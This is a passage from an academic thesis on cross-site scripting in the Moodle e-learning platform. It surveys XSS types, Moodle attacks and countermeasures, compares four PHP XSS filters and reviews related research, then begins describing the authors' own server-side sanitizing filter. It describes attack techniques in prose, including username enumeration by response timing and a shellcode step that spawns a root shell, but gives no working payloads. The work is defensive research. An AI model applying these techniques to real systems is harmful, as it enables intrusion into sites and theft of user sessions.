


Figure 2.1: Persistent XSS attacks

• **Non-persistent XSS attacks (Reflected XSS)**

It is the common type of XSS attacks where the injected code is sent back to the visitor of the server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. To do this, the attacker sends a link to the victim (e.g., by email). Contained in the link is HTML code that contains a script to attack the receiver of the email. If the victim clicks on the link, the vulnerable web application displays the requested web page with the information passed to it in this link. This information contains the malicious code which is now part of the web page that is sent back to the web browser of the user, where it is executed.[6]

As shown in Figure 2.2 the attacker input malicious script into search box, then the script is processed at the server side, due to validation failing the pop message is sent back to attacker indicate that there is an XSS gap at the server.




Figure 2.2: Reflected XSS attacks



- **DOM-based attack**

DOM-based attack, the vulnerability is based on the Document Object Model (DOM) of the page. Such an attack can happen if the JavaScript in the page accesses a URL parameter and uses this information to write HTML to the page[7]

## **2.2 Learning Content Management System**

LCMS is software technology that designed to deliver online courses through multi-user environment, LCMS's users can create, store, reuse and manage their digital educational technology which is known as e-learning. LCMS focus on developing, managing and publishing of the content, LCMS provide virtual spaces for student interaction such as (discussion forums, chat room).

### **2.2.1 MOODLE**

MOODLE (Modular object-oriented dynamic Learning Environment) is the most popular e-learning environment developed by Martin Dougiamas in 2002, to help learners to interact with their teachers easily, it permits teachers to present and locate documents assignments, quizzes with students in an easy learning way, it's open source software and can be configured to run in various operating systems.

MOODLE is an open source software written in PHP, platform independent that runs in most web servers and work with different databases like MYSQL, PostgreSQL, MS.SQL server or Oracle[26].

MOODLE is designed to be highly customizable without need to modify the core libraries because modifying libraries can cause problems when upgrading to newer version so, The MOODLE is surrounded with numerous plug-in is to perform specific functions.

MOODLE is extremely successful all over the world and has a wide acceptance in a lot of institutions like schools, colleges and universities, its known as Learning Management System, online learning Environment.

### **2.2.2 Why MOODLE**

1. Its open source software easy to download and configure
2. Its a CMS & VLE that allow teacher and students to collaborate in easy way
3. Available in several languages
4. MOODLE run on almost all servers that can use PHP.
5. Widely used among the world nearly 3324 website of 222 countries with 75 language
6. Has excellent documentation and support.

7. Has community that responsible for the latest releases and react with researchers during MOODLE's forums.

### 2.2.3 MOODLE Modules

MOODLE is composed from independent modules groups into six modules:

1. **Communication modules and tools:** its considered as backbone for all intra and extra communication features, its include discussion forums, file exchange, internal and external email and real time chat.
2. **Productivity modules:** include help module, search module, calendar module, progress and review modules.
3. **Student involvement modules:** include group work module, workshop modules and students portfolio module.
4. **Administration modules:** the most crucial module.
5. **Course delivery modules:** include course management module, helpdesk module, online grading tools, students tracking module and testing module.
6. **Curriculum design modules:** modules used in curriculum creation its include Course templates and customizing modules.[3]

To deeply understand we should understand the MOODLE's users and their rules in addition to the MOODLE's services.

### 2.2.4 MOODLE's Users:

1. **Student:** the lowest role in hierarchy, student can enrolled to courses then he/she can view course's content, download courses files, upload the required assignment and view his grades.
2. **No Editing Teacher:** this role is like an course's administrator, it has a permissions of checking the history reports of students activities over the course and grades.
3. **Teacher:** can add and remove course activities, upload files, initialize assignments, assign grades to his students.
4. **Course Creator:** can add or remove courses from MOODLE.
5. **Administrator:** this is the super role he/she can creates new users accounts, change the global configuration, add or remove new modules and delete users' accounts.[26]

All actors inherit the permissions of the role in the hierarchy e.g. teacher has same permission of No Editing Teacher.

### 2.2.5 MOODLE's Services:

1. **Course Manager:** set of services to retrieve course data.
2. **Session Manager:** set of services for authentication and session management.
3. **User Manager:** set of services retrieve user data.

4. **Module Manager:** set of services to retrieve module data.
5. **Report Storage:** set of services to retrieve the users' actions history data [8].

### 2.3 Vulnerabilities in the MOODLE

MOODLE is an open source software e-learning platform that becoming one of the most common used system in the world, MOODLE is same as web application that exposed to a lot of attacks, MOODLE has many vulnerabilities summarized as in [15]:

1. **Authentication Attacks:** is occurred due to insufficient management functions of Identification data such as opportunity of password change, forgotten the password or account update, these functions can be misused by attackers to impersonate the users sessions.
2. **Availability Attacks:** main purpose for this attack is to make the MOODLE unavailable for users this is can be done by Denial of Service (DOS) attacks, DOS is known as sending a high number of requests to Servers, such attacks can exploit the MOODLE to crash the remote server or decrease its performance.
3. **Confidentiality Attacks:** the main purpose for this attack is to access and distribute the sensitive data, such attacks can be done due to improper error handling or information leakage, LMS can leak sensitive internal details e.g.(SQL syntax, source code).
4. **Integrity Attacks:** the main purpose for this attack is to create, modify or even destroy the MOODLE, it has different types such as: Buffer overflow, Cross site forgery, Cross site Scripting, Injection flaws uploading malicious code.
5. **Design Attacks:** involve password prediction and username prediction
  1. *password prediction:* attacker can use this type of attack to perform brute force attack by sending multiple requests to MOODLE server with empty cookie fields.
  2. *username prediction:* this is can be done by brute force by sending multiple requests to the system with different usernames and the same password. In case of the existing username the system responds later than the other non-existent usernames.[9]
6. **Session Hijacking:** where the attacker listen to the communication between client and server and then guessing packet sequence number that help him to steal the session
7. **Session Fixation:** it's an active attacks which stole the communication between user and the server in addition to intercept the http request of the target user.

## 2.4 Proposed Solutions For MOODLE Attacks

Design Attacks and Session Hijacking can be avoided by adding new functions or modifying certain portion of code like:

1. Using SSL over all site: MOODLE should create SSL connection with its clients to avoid Session Hijacking and Session fixation. Creation of SSL can be done by adding PHP scripts that change the variables of CFG that holds the environment configuration these variables are themewww , wwwroot, loginhttps and httptheme.
  - a. Themewww: this variable holds the location of resources for building the graphical interface as a full URL string.
  - b. Wwwroot: variable used the URL assigned to it for quick navigation
  - c. Loginhttps:: this is flag variable retrieved from database when it on the login page is encrypted through SSL
  - d. Httpdtheme: when the loginhttps is on the original source code change the URL protocol from http to https.[8]
2. Login with CAPTCHA: this is used to avoid the brute force which generate random values which ask user to re-entered these values during his login.[3]
3. ID Session Regeneration: it generate anew ID Session when the user is authenticated by login/password matching so, session\_regeneration\_id is replaced by new one
4. Username obfuscation: username which store in MOODLE's cookie is obfuscated by algorithm choose by administrator .

## 2.5 Security Issues In The MOODLE

1. **SQL injection:** refers to a class of code-injection occur when the attacker change the effect of SQL statement by inserting special characters or keywords, then the attacker will gain a complete access to underlying database. Such attack can be prevented by
  - a. Check user's input and reject any input that contain special character like single-quotes
  - b. Encoding Input: Use functions that encode a string in such way that all meta-character are specially encoded by database as normal character.
  - c. Positive pattern matching: is called also positive validation which validate user input according to the stored legal input.[10]
  - d. Encrypt sensitive data.
  - e. Keep the internal architecture hidden from any attempts to know the architecture.
2. **Stack smashing attacks:** its known as (Buffer overflow attacks) exploit a lack of bounds checking on the size of input being stored in a buffer array, it can be done by *two ways* .

- a. **changing the return address:** So that the program will jump to attack code address and then execute the malicious code.
- b. **Inject Attack Code:** attacker input string that contains executable binary code This code typically does something simple such as `exec("sh")` to produce a root shell.[11]

**Such attack can be avoided by:**

- a. Programmer should use language or compiler that check the bounds automatically to ensure the input fit into allocated memory structure.
- b. Security practitioners and system administrators: should carefully control and minimize the number of (Set owner User ID up on execution) SUID programs on a system that users can run and have permissions of other users (such as root).
3. **Virus/Trojan injection:** it's one of malignant infection that acts deeply in your system and activate lots of harmful and processes until consuming the system's resources.

**To avoid this attack it should:**

- a. understand the risks associated with downloading un trusted programs and running them.
  - b. aware of the problems of running executable attachments in e-mail from un trusted sources.
  - c. anti-virus programs should updated periodically.
4. **Cross Site Request Forgery:** trick the victim into loading page which contain malicious code that will perform undesired functions.

**To avoid CSRF attacks:**

- a. User should logout from his accounts.
  - b. Don't allow browser to remember your id and password.
  - c. Try to use Plug-ins able to detect CSRF vulnerabilities.
5. **Password cracking:** the attacker may exploit buffer overflow to get the encrypted or hashed password file from the system then use program to guess the password, once the attacker get the right password he will gain the access to the counts.

**To avoid Password cracking attacks**

- a. Minimize the exposure of encrypted/hashed password file
  - b. The chosen password should apply the global password policies
  - c. Administrator should check the password periodically.[2]
6. **Cross site Scripting (XSS)** is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject script into Web pages

viewed by other users this is allow the attacker to hijack user's sessions easily. Unfortunately, injected JavaScript code is difficult to detect and prevent.

#### **To avoid XSS attacks:**

##### **1. Server-side:**

It can be done by sanitizing user inputs before it stored on the web server, also sanitizing the content that presented to the user.

##### **2. Client-side**

User only can disable JavaScript in his browsers but this solution seems non adequate since most of web pages need JavaScript to display its contents or user use secure browsers with XSS filter and keep it up to date.[2].

## **2.6 XSS Filters**

A lot of XSS filters have been published over the internet to able developers to protect their websites from XSS danger. We selected four XSS filters due to their PHP code, availability and ease of use, these filters are tested offline by group of maliciously files. Chapter (6.2.2 ) handle the tested cases also (Appendix A) summaries the results.

1. **XSS-Clean filter:** is written in PHP by group of developers, it has the ability to detect a lot of XSS attacks, it was tested against most exploits founded in <http://hackers.org/xss.html>, XSS\_Clean is coded using `preg_replace()` function. XSS-Clean filter has a lot of XSS vulnerabilities.
2. **RemoveXSS filter:** It's a PHP XSS filter, its considered a good filter which able to detect most of XSS attacks but unfortunately RemoveXSS failed in testing some of XSS scripts. Also RemoveXSS does not cover some of potential XSS scripts.
3. **XSS-Master filter:** It's a PHP filter which remove dangerous tags and protocols from HTML, it use `preg_replace()` and `preg_match()` functions in its coding. XSS-Master is so complicated due to nested function with 300 lines of code. XSS-Master become one of good filters that catch XSS script but unfortunately its miss the potential XSS attacks.
4. **XSS\_Protect filter:** it's a PHP functions it use `strip_tags()` and `htmlentities()` functions to catch XSS vulnerabilities but the output is the same as input but fully escaped and encoded except of some limitations. XSS\_Protect filter can be hacked using the allowed tags.

#### **Summary:**

This chapter introduce an overview about cross site scripting attacks, types and its impacts, also this chapter discuss the MOODLE as a free learning management system and its users, modules and service additionally this chapter propose some of MOODLE attacks and security issues with their proper solutions. In our case the XSS scripts stored in the MOODLE database so that all MOODLE users (teacher and student) will be affected by the stored malicious scripts.

## Chapter 3

### Related Works

In this chapter we covered a lot of previous researches that handle XSS attacks and MOODLE Security also we clarified the differences between their researchers and our research. We will focus on MOODLE as e-learning environment that vulnerable to a lot of attacks. We divide the related works to two parts:

1. Security Issues in CMS (Content Management System) like Joomla, WordPress and MOODLE
2. Defenses techniques against Cross Site Scripting

Each part handle related works, showing advantages and disadvantages and we clarified the different between the handled work and our research

#### 3.1 Part1: Security Issues in CMS Like Joomla, WordPress And MOODLE

Hernández, J.C.G et al.[12] they proposed an object oriented model of MOODLE using Unified Model Language (UML) which is represented into three models: analysis, design and components. Additionally they discussed some of MOODLE security vulnerabilities such as Session Hijacking where the communication between target user and server is stolen, Session Fixation where the HTTP Request of target user is intercept, prediction of username and password by Intercepting cookies or brute force also they proposed solutions for the previous vulnerabilities. Their solutions to the proposed vulnerabilities depend on modifying certain portions of code and adding new functions.

The represented research provided some of MOODLE's vulnerabilities with recommended solutions which may help MOODLE's users to protect MOODLE against the previous vulnerabilities but they didn't handle Cross Side Scripting vulnerability in MOODLE and how to protect MOODLE against such attacks.

Costinela-Luminita, C.D. and C.I. Nicoleta-Magdalena.[2] had proposed some of vulnerabilities of the most popular open source e-learning MOODLE, these vulnerabilities are Cross Site Scripting, Cross Site Request Forgery, SQL Injection, Stack smashing attacks and Session Hijacking. They proposed some of considerations to avoid the previous attacks.

The represented research can be as a defenses guidance to MOODLE's users for some of attacks but they didn't specify which MOODLE resources are suffer from.

Colton Floyd et al.[23] presented some of vulnerabilities on MOODLE(v. 1.9. v. 2.1) these vulnerabilities can be exploited by students, these vulnerabilities are Session Hijacking, XSS injection on external URL in administrator accounts, Session management Flaws which is easy to predict username and password of MOODLE users



due to attempts on session cookie on client side while they found nothing with SQL injection. Also they proposed a recommendation to overcome these vulnerabilities to protect both teachers and students.

The represented research proposed a useful recommendations to overcome some of the proposed vulnerabilities, in case of XSS attack which is found only on external URL they didn't provide the defense technique or code patches to overcome XSS in external URL. Also this XSS vulnerability is already avoided in next versions of MOODLE but unfortunately MOODLE resources are still suffer from XSS attacks.

Patel, S.K et al.[13] presented a comparison security among the most popular CMS Joomla, Drupal and Word press by applying two cases:

Case1: By developing one common page in all the proposed CMS, hosting these pages and then applying different attacks such as SQL Injection, Cross Site Scripting XSS, File Inclusion Function LFI and Remote File Inclusion RFI.

Case2: Using Acunteix reporter v.6.0 to find out the strength of security in different CMS.

Result1: they found that it's not easy to hack CMS's sites because of their community which provide a basic security for CMS's pages.

Result2: they found that they can got the cookie information of some sensitive files which is not directly linked form websites this is can able attackers to hack the site easily, also they found that WordPress has the less number of sensitive files and directories which make it the stronger security ones.

The represented research is good but it still ambiguous due to case1's result which they didn't provide how they implemented the attacks on CMS's pages, they only said that CMS's pages can be hacked from CMS's plug-ins, but there are a lot of research approved that most of CMS has security issues in its resources.

Meike, M. et al.[14] proposed some of security vulnerabilities on open source web content management they choose Joomla and Drupal as case study, they found that both Joomla and Drupal seem adequate prepared to prevent XSS attacks and SQL injection also they found that both Joomla and Drupal have secured login mechanism and session data this is because their communities were dedicated to fulfill security requirements like security patches, vulnerabilities reporting and tips on countermeasures but they found that both Joomla and Drupal contain weakness related to password security and unauthorized access.

Arakelyan, A.[15] proposed some of security vulnerabilities problems in MOODLE. These problems were classified into four groups: authentication, availability, confidentiality and integrity.

Authentication attack is occurred due to insufficient management functions of identification data such as opportunity of password change or forgotten while confidentiality attack is occurred due to improper error handling and information

leakage while integrity attack has different types such as buffer overflow, cross site request forgery, cross site scripting and injection flaws. Also he proposed solutions to the previous attacks by modifying certain portions of the code and adding new functions.

Kumar, S. and K. Dutta[16] proposed some of security attacks on MOODLE such as session attacks, design attack and user logout, session not closed. Design attacks involve password prediction, username prediction and session hijacking. They suggested to use Secure Socket Layer (SSL) to overcome session attack and design attacks, it establish an encrypted link between web server and browsers. Also they suggested to use CAPATCH technique to avoid brute force in login page which generate random values that allow user to enter these random values during his login.

The latest two researchers suggested some of tips to avoid the previous attack but they didn't provide any details about the cross site scripting attacks on the MOODLE.

Tawfiq Barhoom and Hijazi, M.I [17] proposed a guidance for matures to prevent XSS attacks in open CMS, they analyzed some of websites created on Joomla and WordPress to extract the security issues especially XSS attacks using some of scanning tools. Due to the lack of details from scanning tools they injected manually different ten cases of malicious XSS codes in both Joomla and WordPress to get more details of XSS attacks. Then they proposed the defense way for each of attack case.

They provide a useful and helpful guidance for ones who try to secure their websites from XSS attacks. their guidance is simple and easy to understand but they didn't handle the MOODLE as one of CMS.

### **3.2 Part 2: Defenses Techniques Against Cross Site Scripting**

Shahriar, H. and M. Zulkernine[18] developed automatic framework that able to detect XSS attacks at server side by inserting boundaries e.g.: HTML comment (<!--!>), JavaScript comment (/\*...\*/) or token (- -t1- -) which uniquely identify legitimate scripts only to dynamic contents then they generated policies for JSP programs. Their framework consist of 6 modules "Boundary injection module, policy storage module where attacks detection polices are stored", Web server module " web program generate response page as input to feature comparator", Feature comparator module " matching content of response page with policies" if injected boundaries is detected then page going to attack handler module to remove malicious code else Boundary remover module"

Their approach was success in detecting the advanced XSS attacks where many of existing approaches have been failed without any modification of server or client side. The different between this approach and the this research is that their approach require a lot of policies checks. Also their approach is implemented only in JSP while our model is written in PHP language which is convenient to the MOODLE environment.

Shanmugam, J. and M. Ponnaivaikko[19] proposed solution in JSP/Servlet able to prevent XSS attacks, their solution consist of four components analyzer which check the input if it exceed the maximum number, if it; the input will be rejected also it check the input if it contain special characters, Parser break the input into multiple tokens to be passed to Verifier, Verifier check the input for its vulnerabilities by executing the rules using tag cluster, Tag Cluster which is defined by author to determine whether the input provided is malicious or not.

Their approach is quite simple and understandable but the difference between their solution and the this research is that their solution implemented in JSP/Servlet while our model is written in PHP , also their solution require tag clusters which are defined by author and need updating when new tag need to be permitted.

Wurzinger, P. et al [20] introduced SWAP solution (Secure Web Application Proxy) which is able to detect and prevent XSS attacks, SWAP operates on a reverse proxy installed in front of web server which relay all traffic between clients and web server and intercepts all HTML responses from server and subject them to analysis by JavaScript detection component. It forward each web response to JavaScript detection component to identify the content if no scripts are found it deliver to client otherwise it notifies the client of XSS attempts,

Their solution utilized the reverse proxy for mitigation of XSS attacks without need for modification on client side but SWAP might not be suitable for high performance web service. Their solution is different from the our research because they didn't handle MOODLE as target, while our model is focus on it and working to increase its security.

Di Lucca, G.A Et al.[4] proposed an approach to detect XSS vulnerabilities, this approach exploit both static and dynamic analysis of source code, static analysis determine whether the server web page is vulnerable to XSS while dynamic analysis is exploited to verify whether WA with vulnerable server is actually vulnerable.

Their work achieved good results in detecting XSS malicious code in many of open source web applications.

Shar, L.K. and H.B.K. Tan.[21] classified the XSS defenses techniques into four types: defensive coding practices, XSS testing, vulnerability detection and runtime attack prevention. Defensive coding has four basic options for input sanitization Replacement, Removal, Escape, Restriction. XSS testing generate adequate test suites for exposing XSS vulnerabilities. vulnerabilities detection combined the static and the dynamic techniques. runtime attack depend on setting up a proxy between client and server to intercept incoming and outgoing HTTP traffic by checking illegal script against security policies.

Mewara, B et al.[22] proposed a comparative study between three browsers add-ones Internet Explorer11 (XSS filter), Google Chrome32 (XSS Auditor) and Mozilla Firefox 27(XSS-Me) against reflected XSS attacks by injected XSS malicious codes in POST Parameters, form input fields, iframes, Hyperlinks in addition to some events. They

found that every browser add-ons has its own limitation and cannot defend all the tested cases, also they found that Mozilla Firefox 27(XSS-Me) seems the better one in defending against XSS attacks. The difference between their research and our research is that their research proposed a comparative study between add-ons (XSS filters) of the different browsers while our research performed a comparative study between four public XSS filters to determine their weaknesses in addition to developing a new XSS filter that overcome the determined weaknesses.

Engin .K et al. [7] proposed Client-side solution to mitigate cross site scripting attacks tool called Noxes which acts like proxy that allow user manually and automatically generated rules to block cross site scripting attacks. It detects XSS attacks from many perspectives e.g. Referrer Header, Request type “GET, POST”, java Script code “pop-up window, frames, self-location” this is make it more stronger against XSS attack. But this tool is implement against stored and reflected XSS while DOM is not considered. The different between their solution and the this research is that our research propose PHP filter that plugged into the MOODLE server.

Tawfiq Barhoom and Hamada, M.H.A [6] proposed XSSDetection tool, that able to detect XSS attacks in the client side, XSSDetection tool can be used in forums that takes the user input as target to detect XSS attacks by inject malicious Java script code. The different between their research and our research is that our research proposed PHP filter that able to detect XSS attacks in the server side while their XSSDetection tool is able to detect XSS attack on the client side and it is written in python language.

### Summary:

In this chapter we discussed a group of researches that related to our work, Most of these researches have discussed different security issues in the MOODLE. While the others handled the defenses techniques against the cross site scripting. but there is still insufficient research for detection and prevention cross site scripting in the MOODLE. The limitation of the most related researches is discussed in table 3.1. This research discovered the weak MOODLE resources that suffer from XSS vulnerabilities and propose solutions to overcome these vulnerabilities to protect MOODLE users teacher and student.

**Table 3.1: Most Related works limitations**

Research name	Description	Limitation
<b>MOODLE security vulnerabilities</b>	Discuss some of security vulnerabilities and its solutions in MOODLE such as Session Hijacking, Session Fixation, prediction of username and password.	Didn't cover XSS vulnerability in MOODLE and how to protect MOODLE against such attacks.

<b>E-learning security vulnerabilities</b>	Proposed some of vulnerabilities of the MOODLE, these vulnerabilities are XSS, Cross Site Request Forgery, SQL Injection, Stack smashing attacks and Session Hijacking. They proposed some of considerations to avoid the previous attacks	Didn't specify where such vulnerabilities appeared on the MOODLE, they only mentioned to some of attacks types and how can these attacks be avoided.
<b>Investigation on security in LMS MOODLE</b>	Explore some of security attacks on MOODLE such as session attacks, design attack and user logout, session not closed. They suggested to use (SSL) and (CAPTCHA)	Didn't provide any details about the XSS on MOODLE.
<b>PALXSS: Client Side Secure Tool to Detect XSS Attacks</b>	Propose XSSDetection in the client side, XSSDetection tool can be used in forums that takes the user input as target to detect XSS attacks , XSSDetection is written in python language	Client side and python programming language
<b>Behavior-based anomaly detection on the server side to reduce the effectiveness of Cross Site Scripting vulnerabilities</b>	Proposed solution in JSP/Servlet able to prevent XSS attacks, their solution consist of four components analyzer, Parser Verifier, Tag Cluster.	Their proposed model is implemented in JSP/Servlet while our model is in implemented PHP.
<b>XSS Filters</b>	XSS-Clean filter, RemoveXSS filter, XSS-Master filter, XSS_Protect filter	Have a lot of weaknesses

## Chapter 4

### Defenses Model

In this chapter we presented the defenses scenarios of our model to enhance the MOODLE security to protect both teacher's account and student's account from malicious XSS attacks.

#### 4.1 The Proposed Model

The underlying attack and defense scenario will focus on both teacher and student as MOODLE's users, because both of them are potential victims to each other. Teacher may inject the course's assignment with malicious XSS script, and when the students viewed the assignment then the malicious scripts will activated on student's side. In the same manner also teacher may become a victim to the student if student inject his assignment with bad XSS script and uploaded it to the MOODLE, teacher going to assess the uploaded assignments then the malicious script will activated in teacher side. Attack scenario is discussed on chapter 5. Our model is divided into two parts:

1. **Part 1: Defense Scenario From Teacher's Side.**
2. **Part 2: Defense Scenario From Student's Side.**

##### 4.1.1 Defense Scenario From Teacher's Side

In this section defense scenario is showed from teacher 's side, by plugged RT\_XSS\_Cln filter on the MOODLE resources such as page, file and assignment because these resources are vulnerable to XSS attacks. By plugging RT\_XSS\_Cln filter on the MOODLE then any malicious scripts entered to the MOODLE are cleaned .





Figure 4-1: Defense scenario from teacher's side

1. Teacher logged from his account.
2. He create a page to his students from his course page, he injected the page with XSS scripts.
3. RT\_XSS\_Cln filter plugged on the page MOODLE code.
4. RT\_XSS\_Cln filter sanitize the created page by encoding all special characters, potential events and potential tags
5. After that the cleared page is stored on the MOODLE server.
6. Student request the page to perform the required task
7. Server will display the filtered page without any malicious scripts to the student.
8. Thus the student's account is secured against the injected XSS.

#### 4.1.2 Defense Scenario From Student's Side

XSS attack occurred from student when student uploaded his malicious assignment. So, we proposed model to sanitize student's assignment from malicious XSS scripts to protect teacher account.





**Figure 4-2: Defense Scenario from student's side**

1. Student logged from his account,
2. Student response to his teacher's request to solve the assignment.
3. Student inject his HTML assignment with malicious code.
4. RT\_XSS\_Cln filter read the student's file content and sanitize it from XSS attacks.
5. Cleared assignment is stored to the Moodle server
6. Teacher going to assess the assignment by requesting student's assignment from the server.
7. Server will display the filtered assignment without any malicious scripts to the teacher.
8. Thus the teacher's account is secured against the uploaded malicious assignment.

#### 4.2 Proposed Filtering Model From Teacher Side

In this section we handled the filtering process against XSS scripts from teacher side to ensure that there is no threats to the student's security. Filtering model is divided into 4 stages as shown in Figure 4-3



